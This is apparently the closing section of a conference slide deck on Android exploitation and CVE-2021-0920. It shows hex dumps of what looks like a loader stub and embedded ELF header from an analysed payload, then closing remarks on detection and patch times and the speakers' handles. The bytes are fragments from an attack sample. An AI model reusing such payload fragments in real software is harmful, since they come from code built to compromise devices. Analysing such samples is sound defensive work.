000000a0  04 00 00 00 03 00 00 00  14 01 00 00 14 01 00 00  |................|
000000b0  14 01 00 00 13 00 00 00  13 00 00 00 04 00 00 00  |................|
000000c0  01 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 00 00 00 ac 9c 02 00  ac 9c 02 00 05 00 00 00  |................|
000000e0  00 10 00 00 01 00 00 00  10 9d 02 00 10 ad 02 00  |................|
000000f0  10 ad 02 00 14 02 02 00  84 72 02 00 06 00 00 00  |.........r......|
00000100  00 10 00 00 02 00 00 00  1c 9d 02 00 1c ad 02 00  |................|
00000110  1c ad 02 00 10 01 00 00  10 01 00 00 06 00 00 00  |................|
00000120  04 00 00 00 51 e5 74 64  00 00 00 00 00 00 00 00  |....Q.td........|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 06 00 00 00  |................|
00000140  00 00 00 00 52 e5 74 64  10 9d 02 00 10 ad 02 00  |....R.td........|
00000150  10 ad 02 00 f0 02 00 00  f0 02 00 00 06 00 00 00  |................|
00000160  04 00 00 00 2f 73 79 73  74 65 6d 2f 62 69 6e 2f  |..../system/bin/|
```

Defending Android



```
00000000  38 40 61 b9 38 00 00 00  08 50 6a 5c 00 50 6a 5c  |8@a.8....Pj\.Pj\|
00000010  04 00 a0 e1 14 40 0f e5  20 10 1f e5 20 20 1f e5  |.....@.. ...  ..|
00000020  1c 60 0f e5 08 00 40 e2  00 00 52 e3 03 00 00 0a  |.`....@...R.....|
00000030  01 30 d1 e4 01 30 c0 e4  01 20 42 e2 f9 ff ff ea  |.0...0... B.....|
00000040  08 10 4f e2 00 20 9f e5  02 f0 81 e0 c0 99 01 00  |..O.. ..........|
00000050  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000060  03 00 28 00 01 00 00 00  00 00 00 00 34 00 00 00  |..(.........4...|
00000070  74 a0 04 00 00 02 00 05  34 00 20 00 07 00 28 00  |t.......4. ...(.|
00000080  17 00 16 00 06 00 00 00  34 00 00 00 34 00 00 00  |........4...4...|
00000090  34 00 00 00 e0 00 00 00  e0 00 00 00 04 00 00 00  |4...............|
000000a0  04 00 00 00 03 00 00 00  14 01 00 00 14 01 00 00  |................|
000000b0  14 01 00 00 13 00 00 00  13 00 00 00 04 00 00 00  |................|
000000c0  01 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 00 00 00 ac 9c 02 00  ac 9c 02 00 05 00 00 00  |................|
000000e0  00 10 00 00 01 00 00 00  10 9d 02 00 10 ad 02 00  |................|
000000f0  10 ad 02 00 14 02 02 00  84 72 02 00 06 00 00 00  |.........r......|
00000100  00 10 00 00 02 00 00 00  1c 9d 02 00 1c ad 02 00  |................|
00000110  1c ad 02 00 10 01 00 00  10 01 00 00 06 00 00 00  |................|
00000120  04 00 00 00 51 e5 74 64  00 00 00 00 00 00 00 00  |....Q.td........|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 06 00 00 00  |................|
00000140  00 00 00 00 52 e5 74 64  10 9d 02 00 10 ad 02 00  |....R.td........|
00000150  10 ad 02 00 f0 02 00 00  f0 02 00 00 06 00 00 00  |................|
00000160  04 00 00 00 2f 73 79 73  74 65 6d 2f 62 69 6e 2f  |..../system/bin/|
```

Final Thoughts

- CVE-2021-0920
  - Complexity
  - Time
  - Resources

- Time
  - To detect
  - To patch
  - To update

The End

Thanks for watching! Questions?

Xingyu - @1ce0ear

Richard - @ExploitDr0id

Christian - @0xbadcafe1